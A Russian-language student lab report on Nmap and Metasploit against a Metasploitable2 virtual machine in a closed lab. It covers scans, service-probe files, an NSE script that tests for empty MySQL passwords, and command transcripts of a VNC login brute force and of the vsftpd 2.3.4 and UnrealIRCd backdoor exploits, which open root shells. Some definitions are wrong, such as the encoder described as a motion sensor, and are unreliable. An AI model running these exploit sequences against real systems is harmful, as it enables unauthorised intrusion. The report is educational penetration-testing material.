

Отчет по лабораторной работе №4
Утилита для исследования сети и сканер портов Nmap

Греченко Лаура

7 июня 2015 г.

Используя документацию изучить базовые понятия - auxiliary, payload, exploit, encoder

1. auxiliary - являются вспомогательными модулями, которые не могут предоставить доступ к консоли, однако играют важную роль в сопровождении тестов на проникновение.
2. payload - полезная нагрузка, выполняющая определенную роль в фреймворке.
3. exploit - фрагмент программного кода, использующего уязвимость программного обеспечения.
4. encoder - модули, предназначенные для обобщения payload
5. Некоторые простые IDS или IPS устройства пытаются обнаружить атаки путем сопоставления конкретных байт в NOP или использует payloads.

Начальные настройки хостов.

```
root@kali:~# ifconfig eth0 10.0.0.10
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:bf:fd:c9
          inet addr:10.0.0.10  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::a00:27ff:febf:fdc9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1136 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1127 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:79061 (77.2 KiB)  TX bytes:75844 (74.0 KiB)
```

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 10.0.0.11
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:de:d5:79
          inet addr:10.0.0.11  Bcast:10.255.255.255  Mask:255.0.0.0
          inet6 addr: fe80::a00:27ff:fede:d579/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1126 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:82094 (80.1 KB)  TX bytes:74740 (72.9 KB)
          Base address:0xd010 Memory:f0000000-f0020000
```

Провести поиск активных хостов.

```
root@kali:~# nmap -sn 10.0.0.*

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-25 12:19 EDT
Nmap scan report for 10.0.0.11
Host is up (0.00041s latency).
MAC Address: 08:00:27:DE:D5:79 (Cadmus Computer Systems)
Nmap scan report for 10.0.0.10
Host is up.
Nmap done: 256 IP addresses (2 hosts up) scanned in 28.12 seconds
```

Определить открытые порты.

```
root@kali:~# nmap 10.0.0.*
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-25 12:22 EDT
Nmap scan report for 10.0.0.11
Host is up (0.0012s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:DE:D5:79 (Cadmus Computer Systems)

Nmap scan report for 10.0.0.10
Host is up (0.00014s latency).
All 1000 scanned ports on 10.0.0.10 are closed

Nmap done: 256 IP addresses (2 hosts up) scanned in 28.70 seconds
```

Определить версии сервисов.

```

root@kali:~# nmap 10.0.0.* -sV

Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-25 12:36 EDT
Nmap scan report for 10.0.0.11
Host is up (0.0018s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell?
1099/tcp  open  rmiregistry  GNU Classpath grmiregistry
1524/tcp  open  shell        Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          Unreal ircd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1

1 service unrecognized despite returning data. If you know the service/version,
cure.org/cgi-bin/servicefp-submit.cgi :
SF-Port514-TCP:V=6.47%I=7%D=5/25%Time=55634F95%P=i686-pc-linux-gnu%r(NULL,
SF:33,"%x01getnameinfo:%x20Temporary%x20failure%x20in%x20name%x20resolutio
SF:n\n");
MAC Address: 08:00:27:DE:D5:79 (Cadmus Computer Systems)
Service Info: Hosts: metasploitable.localdomain, localhost, irc.Metasploitable.

Nmap scan report for 10.0.0.10
Host is up (0.00015s latency).
All 1000 scanned ports on 10.0.0.10 are closed

Service detection performed. Please report any incorrect results at http://nmap.
Nmap done: 256 IP addresses (2 hosts up) scanned in 50.16 seconds

```

Изучить файлы nmap-services, nmap-os-db, nmap-service-probes

1. nmap-service-probes

Перечислим основные директивы, используемые в файле.

- (a) Probe <протокол> <имя> q"<посылаемая строка>"

Где в качестве протокола может быть указать TCP или UDP, имя - любой набор английских символов, а между "" указывается строка, посылаемая на сервер.

- (b) match <название сервиса> <шаблон> [<версия>]

Сравнивает ответ с шаблоном, в случае соответствия завершает сопоставление.

- (c) softmatch <название сервиса> <шаблон> [<версия>]

Аналогичен match, но не прекращает сопоставление в случае успеха.

- (d) totalwaitms <миллисекунды>

Время ожидания

2. nmap-os-db

Содержит набор отпечатков для каждой ОС представленных различными директивами.

Генерируются шесть пакетов специального вида, которые посылаются целевой машине с перерывом в 100 мс. Для получения результатов теста используются директивы SEQ, OPS, WIN и T1.

- (a) SEQ - результаты последовательного анализа
- (b) OPS - флаги пакетов, полученных в ответ
- (c) WIN - размер окон
- (d) T1 - данные касательно ответа на первый пакет

Также отпечаток может содержать директивы T2-T7 посылающие пакеты различного вида. Например, без указания флагов, с указанием флагов SYN, FIN, URG, PSH; а также пакеты другого вида.

Кроме того, существует возможность тестировать указанный хост с помощью UDP пакетов (директива U1), а также множество других возможностей.

Модификация данного файла достаточно сложна и, как правило, производится крайне редко.

Пример отпечатка:

```
# BT2700HGV DSL Router version 5.29.107.19
Fingerprint 2Wire BT2700HG-V ADSL modem
Class 2Wire | embedded || broadband router
CPE cpe:/h:2wire:bt2700hg-v
SEQ(SP=6A-BE%GCD=1-6%ISR=96-A0%TI=I%CI=I%II=I%SS=S%TS=A)
OPS(O1=M5B4NNSWONNNT11%O2=M578NNSWONNNT11%O3=M280WONNNT11%O4=M218NNSWONNNT11%O5=M218NNSWONNNT11%O6=M109NNSNNT11)
WIN(W1=8000%W2=8000%W3=8000%W4=8000%W5=8000%W6=8000)
ECN(R=Y%DF=Y%T=FA-104%TG=FF%W=8000%O=M5B4NNSWON%CC=N%Q=)
T1(R=Y%DF=Y%T=FA-104%TG=FF%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=E44A4E43%Q=)
T5(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=Z%A=S+%F=AR%O=%RD=1F59B3D4%Q=)
T6(R=Y%DF=Y%T=FA-104%TG=FF%W=0%S=A%A=Z%F=R%O=%RD=1F59B3D4%Q=)
T7(R=N)
U1(DF=Y%T=FA-104%TG=FF%IPL=70%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(DFI=Y%T=FA-104%TG=FF%CD=S)
```

3. nmap-services

Структура данных представлена в виде таблицы с тремя колонками.

В первой колонке - имя сервиса. Во второй - номер и тип порта. В третьей - как часто данный порт встречается.

Фрагмент файла:

```
systat 11/udp 0.000577 # Active Users
unknown 12/tcp 0.000063
daytime 13/tcp 0.003927
```

Выбрать пять записей из файла nmap-service-probes и описать их работу

Для дополнительной наглядности рассмотрим распознанные сервисы на Metasploitable 2

1. Рассмотрим распознавание сервиса Samba

```
139/tcp open netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
```

Найдем соответствующую строку в файле

```
match netbios-ssn m=~\0\0\0.\xffSMB\0\0\0\0\x88..\0\0[-\w. ]*\0+@
\x06\0\0\0\01\0\0\x11\0\0\0.*(?:[^\0]|[\^_A-Z0-9-]\0)((?:[-\w]\0){2,50})=s
p/Samba smbd/ v/3.X/ i/workgroup: $P(1)/
```

Как и было описано выше, строка состоит из директивы match, названия сервиса и шаблона. Шаблон состоит из регулярного выражения и строки для печати. К выражениям взятым в скобках, при печати можно обращаться как к параметрам. Данная директива сопоставляет ответ с регулярным выражением

```
^\\0\\0\\0\\.\\xffSMB\\0\\0\\0\\0\\x88\\.\\.\\0\\0[-\\w. ]*\\0+
@\\x06\\0\\0\\x01\\0\\x11\\x06\\0.*(?:[\\^\\0]|[_A-Z0-9-]\\0)((?:[-\\w]\\0){2,50})
```

При этом, выражение подставленное вместо указанного ниже может быть использовано в качестве параметра при печати. Остальные игнорируются т.к. внутри скобок указан знак вопроса. (Прим. w - весь алфавит и цифры)

```
((?:[-\\w]\\0){2,50})
```

Последняя строка определяет результат при совпадении. Ключ r указывает имя продукта, ключ v - версию, а i - дополнительную информацию. При выводе дополнительной информации также используется вспомогательная функция P(), которая удаляет все непечатаемые символы из параметра.

```
p/Samba smbd/ v/3.X/ i/workgroup: $P(1)/
```

2. Probe TCP NULL q

Данная директива используется для тестирования TCP портов, ее название NULL. Видимо, это связано с тем, что она не передает никакой запрос серверу.

3. totalwaitms 6000

Данная строка означает, что максимальное время ожидания ответа равно шесть секунд.

4. Рассмотрим сопоставление для telnet

```
match telnet m|\\xff\\xfd\\x18\\xff\\xfd \\xff\\xfd#\\xff\\xfd'$| p/Linux
telnetd/ o/Linux/ cpe:/o:linux:linux_kernel/a
```

Сравнивает ответ с последовательностью байт 0xff, 0xfd, 0x18, 0xff, 0xfd, 0xff, 0xfd, '#', 0xff, 0xfd, "", конец строки.

В случае успеха возвращает имя продукта Linux telnetd, ОС - Linux, cpe (Common platform enumeration) - o:linux:linux-kernel

5. Добавленные строчки:

```
Probe TCP HIYOU q|Hello, word!|
```

```
match simple tcp m|Hi!\\r\\nFrom Server version ([0-9.]*)|
p/Simple Server/ v/$P(1)/
```

Первая строка посылает запрос на открытый TCP порт "Hello, word!".

В этом случае от сервера ожидается ответ:

```
From Server version X.X.X
```

Из ответа извлекается версия и возвращается в качестве ответа.

Пример использования nmap:

```
[*] exes: nmap 192.168.1.25 -p 1879 -sV
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-24 17:09 EDT
Nmap scan report for crazy_PC (192.168.1.25)
Host is up (0.00018s latency).
PORT      STATE SERVICE      VERSION
1879/tcp  open  SimpleServer Simple Server 1.0
MAC Address: F4:6D:04:49:DC:FC (Asustek Computer)
```

```
Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
```

Пример использования nmap без изменений:

```
[*] exec: nmap 192.168.1.25 -p 1879 -sV
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-24 17:19 EDT
Nmap scan report for crazy_PC (192.168.1.25)
Host is up (0.00024s latency).
PORT      STATE SERVICE VERSION
1879/tcp   open  unknown
1 service unrecognized despite returning data. If you know the service/
version, please submit the following fingerprint at http://
www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port1879-TCP:V=6.47%I=7%D=5/24%Time=55624072%P=i686-pc-linux-gnu%r(Gene
SF:ricLines,5,"azaza")%r(GetRequest,5,"azaza")%r(HTTPOptions,5,"azaza")%r(
SF:RTSPRequest,5,"azaza")%r(RPCCheck,5,"azaza")%r(DNSVersionBindReq,5,"aza
SF:za")%r(DNSStatusRequest,5,"azaza")%r(Help,5,"azaza")%r(SSLSessionReq,
5,
SF:"azaza")%r(Kerberos,5,"azaza")%r(SMBProgNeg,5,"azaza")%r(X11Probe,
5,"az
SF:aza")%r(FourOhFourRequest,5,"azaza")%r(LPDString,5,"azaza")
%r(LDAPBindR
SF:eq,5,"azaza")%r(SIPOptions,5,"azaza")%r(LANDesk-RC,5,"azaza")
%r(Termina
SF:lServer,5,"azaza")%r(NCP,5,"azaza")%r(NotesRPC,5,"azaza")
%r(WMSRequest,
SF:5,"azaza")%r(oracle-tns,5,"azaza")%r(afp,5,"azaza")%r(kumo-server,
5,"az
SF:aza");
MAC Address: F4:6D:04:49:DC:FC (Asustek Computer)

Service detection performed. Please report any incorrect results at
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.56 seconds
```

Выбрать один скрипт из состава Nmap и описать его работу

Выбран скрипт mysql-empty-password. Проверки для серверов MySQL с пустым паролем для root или anonymous.

Пример использования:

```
nmap -sV --script=mysql-empty-password <target>
```

На выходе:

```
3306/tcp open mysql mysql-empty-password: anonymous account has empty password root account has empty password
```

В скрипте производится управление сокетом - установка и закрытие соединения с хостом указанным в параметрах. Метод loginRequest осуществляет попытку авторизации. Далее анализируются полученные ответы. В случае, если авторизация прошла успешно, значит пароль на сервере не установлен.

Исходный код:

```
local mysql = require "mysql"
local nmap = require "nmap"
local shortport = require "shortport"
local stdnse = require "stdnse"
local string = require "string"
local table = require "table"

description = [[
Checks for MySQL servers with an empty password for <code>root</code> or
<code>anonymous</code>.
]]
```

```
— @output
— 3306/tcp open  mysql
— | mysql-empty-password:
```

```

— | anonymous account has empty password
— | _ root account has empty password

author = "Patrik Karlsson"
license = "Same as Nmap—See http://nmap.org/book/man-legal.html"
categories = {"intrusive", "auth"}

— Version 0.3
— Created 01/15/2010 – v0.1 – created by Patrik Karlsson <patrik@cqure.net>
— Revised 01/23/2010 – v0.2 – revised by Patrik Karlsson, added anonymous account check
— Revised 01/23/2010 – v0.3 – revised by Patrik Karlsson, fixed abort bug due to try of 1

portrule = shortport.port_or_service(3306, "mysql")

action = function( host, port )

    local socket = nmap.new_socket()
    local result = {}
    local users = {"", "root"}

    — set a reasonable timeout value
    socket:set_timeout(5000)

    for _, v in ipairs( users ) do
        local status, response = socket:connect(host, port)
        if ( not(status) ) then return " \n ERROR: Failed to connect to mysql server" end

        status, response = mysql.receiveGreeting( socket )
        if ( not(status) ) then
            stdnse.debug3("%s", SCRIPT_NAME)
            socket:close()
            return response
        end

        status, response = mysql.loginRequest( socket, { authversion = "post41", charset = response.charset } )
        if response.errorcode == 0 then
            table.insert(result, string.format("%s account has empty password", ( v==" " and "anonymous" or v )))
            if nmap.registry.mysqlusers == nil then
                nmap.registry.mysqlusers = {}
            end
            nmap.registry.mysqlusers[v==" " and "anonymous" or v] = ""
        end
        socket:close()
    end

    return stdnse.format_output(true, result)

end

```

Просканировать виртуальную машину Metasploitable2 используя db nmap из состава metasploit-framework

Предварительно необходимо включить postgresql и metasploit.

```

service postgresql start
service metasploit start
msfconsole

```



```
root@kali:~# service postgresql start
[....] Starting PostgreSQL 9.1 database server: main
. ok
```

```
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~# msfconsole
```

Затем использовать любую команду из перечисленных выше, но вместо nmap использовать db nmap. Все результаты будут занесены в базу данных. Таким образом, db nmap позволяет повторно использовать результаты и экономить большое количество времени.

```
msf > db_nmap 10.0.0.*
[*] Nmap: Starting Nmap 6.47 ( http://nmap.org ) at 2015-05-25 12:57 EDT
[*] Nmap: Nmap scan report for 10.0.0.11
[*] Nmap: Host is up (0.0012s latency).
[*] Nmap: Not shown: 977 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 21/tcp    open  ftp
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 25/tcp    open  smtp
[*] Nmap: 53/tcp    open  domain
[*] Nmap: 80/tcp    open  http
[*] Nmap: 111/tcp   open  rpcbind
[*] Nmap: 139/tcp   open  netbios-ssn
[*] Nmap: 445/tcp   open  microsoft-ds
[*] Nmap: 512/tcp   open  exec
[*] Nmap: 513/tcp   open  login
[*] Nmap: 514/tcp   open  shell
[*] Nmap: 1099/tcp  open  rmiregistry
[*] Nmap: 1524/tcp  open  ingreslock
[*] Nmap: 2049/tcp  open  nfs
[*] Nmap: 2121/tcp  open  ccproxy-ftp
[*] Nmap: 3306/tcp  open  mysql
[*] Nmap: 5432/tcp  open  postgresql
[*] Nmap: 5900/tcp  open  vnc
[*] Nmap: 6000/tcp  open  X11
[*] Nmap: 6667/tcp  open  irc
[*] Nmap: 8009/tcp  open  ajp13
[*] Nmap: 8180/tcp  open  unknown
[*] Nmap: MAC Address: 08:00:27:DE:D5:79 (Cadmus Computer Systems)
[*] Nmap: Nmap scan report for 10.0.0.10
[*] Nmap: Host is up (0.00044s latency).
[*] Nmap: All 1000 scanned ports on 10.0.0.10 are closed
[*] Nmap: Nmap done: 256 IP addresses (2 hosts up) scanned in 29.74 seconds
msf >
```

Исследовать различные этапы и режимы работы nmap с использованием утилиты Wireshark

11	4.798311000	CadmusCo_bf:fd:c9	Broadcast	ARP	42	Who has 10.
12	4.799213000	CadmusCo_de:d5:79	CadmusCo_bf:fd:c9	ARP	60	10.0.0.11 i
1175	27.450407000	10.0.0.11	10.0.0.10	TCP	60	8090 > 554
1176	27.450434000	10.0.0.11	10.0.0.10	TCP	60	scotty-ft
1177	27.450456000	10.0.0.11	10.0.0.10	TCP	60	64680 > 55
1178	27.450476000	10.0.0.11	10.0.0.10	TCP	60	nppmp > 55
1179	27.450497000	10.0.0.11	10.0.0.10	TCP	60	8007 > 554
1180	27.450916000	10.0.0.10	10.0.0.11	TCP	58	55463 > 59
1181	27.450916000	10.0.0.11	10.0.0.10	TCP	60	5903 > 554
1182	27.450916000	10.0.0.10	10.0.0.11	TCP	58	55463 > js
1183	27.451365000	10.0.0.11	10.0.0.10	TCP	60	jstel > 55
1184	27.451575000	10.0.0.10	10.0.0.11	TCP	58	55463 > ba
1185	27.451726000	10.0.0.10	10.0.0.11	TCP	58	55463 > 52
1186	27.451876000	10.0.0.10	10.0.0.11	TCP	58	55463 > sn
1187	27.452027000	10.0.0.10	10.0.0.11	TCP	58	55463 > no

Вывод

В ходе данной работы были изучены основные возможности nmap. Определение активных хостов, сканирование портов, определение версий сервисов, дополнение определения версий сервисов, были рассмотрены основные файлы используемые для определения версий сервисов и ОС. В качестве примера - один скрипт перебора паролей. Также была рассмотрена версия db nmap сохраняющая результаты в БД для последующего применения.

1 Metasploit

1.1 Ход работы

Используя документацию изучить базовые понятия - `auxiliary`, `payload`, `exploit`, `shellcode`, `por`, `encoder`

`auxiliary` - сканер, который использует уязвимости системы, для получения сведений о этой системе.

`payload` полезная нагрузка - в компьютерной безопасности относится к той части вредоносных программ, который выполняет вредоносные действия. При анализе вредоносных программ, таких как черви, вирусы и троянские программы, это относится к вредным результатам данного программного обеспечения. Примеры полезных нагрузок включают разрушение данных, сообщений оскорбительного текста или ложных сообщений электронной почты, отправляемых с большим количеством людей. Таким образом, полезная нагрузка относится к фактическому значению сообщения в коробке передач.

`exploit` (англ. `exploit` - использовать) это общий термин в сообществе компьютерной безопасности для обозначения фрагмента программного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведёт к повышению привилегий или отказу в обслуживании компьютерной системы.

`shellcode` (англ. `shellcode` - код оболочки) - это двоичный исполняемый код, который обычно передаёт управление консоли, например `'/bin/sh'` Unix shell, `command.com` в MS-DOS и `cmd.exe` в операционных системах Microsoft Windows. Код оболочки может быть использован как полезная нагрузка эксплойта, обеспечивая взломщику доступ к командной оболочке (англ. `shell`) в компьютерной системе.

`por` (сокращение от англ.: «No OPeration») - инструкция процессора на языке ассемблера, или команда протокола, которая предписывает ничего не делать.

`encoder` - это устройство преобразующее линейное или угловое перемещение в последовательность сигналов, позволяющих определить величину перемещения. Т.о. можно выделить линейные и поворотные энкодеры.

1.1.1 Описать последовательность действий для получения доступа к консоли

Атакующая машина (kali linux) – 192.168.1.10. Атакуемая машина (Metasploitable2) – 192.168.1.12.

Подготовка:

```
service postgresql start
service metasploit start
msfconsole
```


Подключиться к VNC-серверу, получить доступ к консоли Выбираем модуль, устанавливаем параметры и запускаем:

```
Terminal
File Edit View Search Terminal Help
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 10.0.0.12
RHOSTS => 10.0.0.12
msf auxiliary(vnc_login) > set THREADS 8
THREADS => 8
msf auxiliary(vnc_login) > run

[*] 10.0.0.12:5900 - Starting VNC login sweep
[+] 10.0.0.12:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) >
```

Работа с мо-

дулем vnc



Получить список директорий в общем доступе по протоколу SMB Перечислить доступные директории можно при помощи модуля smb_enumshares.

```
[frame=single]
use auxiliary/scanner/smb/smb_enumshares
```

Как и в предыдущем случае, для определения целевого хоста и указания количества потоков используются переменные RHOSTS и THREADS соответственно. Открыты стандартные ресурсы, видимо используются настройки samba по умолчанию.

```
msf auxiliary(smb_enumshares) > set RHOSTS 10.0.0.12
RHOSTS => 10.0.0.12
msf auxiliary(smb_enumshares) > set THREADS 4
THREADS => 4
msf auxiliary(smb_enumshares) > run

[+] 10.0.0.12:139 - print$ - (DISK) Printer Drivers
[+] 10.0.0.12:139 - tmp - (DISK) oh noes!
[+] 10.0.0.12:139 - opt - (DISK)
[+] 10.0.0.12:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[+] 10.0.0.12:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debian))
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_enumshares) >
```

Получить консоль используя уязвимость в vsftpd

Для vsFTPD версии 2.3.4, входящего в состав Metasploitable2, уже есть готовый эксплоит.

Для начала, его нужно загрузить

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

Кроме этого, эксплоит использует набор команд, которые помещены в отдельный файл и их необходимо передать через переменную PAYLOAD. Файл находится по пути cdm/unix/interact, это можно определить используя команду

```
show payloads
```

В RHOST записывается доменное имя или IP адрес целевой машины. Запускается эксплоит командой exploit.

В результате работы эксплоита, на целевой машине можно получить root-доступ.

```
msf exploit(vsftpd_234_backdoor) > set RHOST 10.0.0.12
RHOST => 10.0.0.12
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.0.10:57271 -> 10.0.0.12:6200) at 2015-0
6-04 15:13:08 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```

Получить консоль используя уязвимость в irc

Для решения этой задачи тоже существует эксплоит, называется unreal_ircd_3281_backdoor


```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Далее требуется устранивить адрес цели и запустить эксплоит:

```
root@kali: ~  
File Edit View Search Terminal Help  
msf exploit(vsftpd_234_backdoor) > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 10.0.0.12  
RHOST => 10.0.0.12  
msf exploit(unreal_ircd_3281_backdoor) > exploit  
[*] Started reverse double handler  
[*] Connected to 10.0.0.12:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead  
[*] Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo XT2IfBFquA5rvxX1;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "XT2IfBFquA5rvxX1\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 2 opened (10.0.0.10:4444 -> 10.0.0.12:51490) at 2015-06-04 15:17:54 -0400  
  
uname -a  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Armitage Hail Mary

Hail Mary это модуль, поочерёдно запускающий все эксплойты, которые могут применены к выбранному хосту.



Результат - получен root доступ.

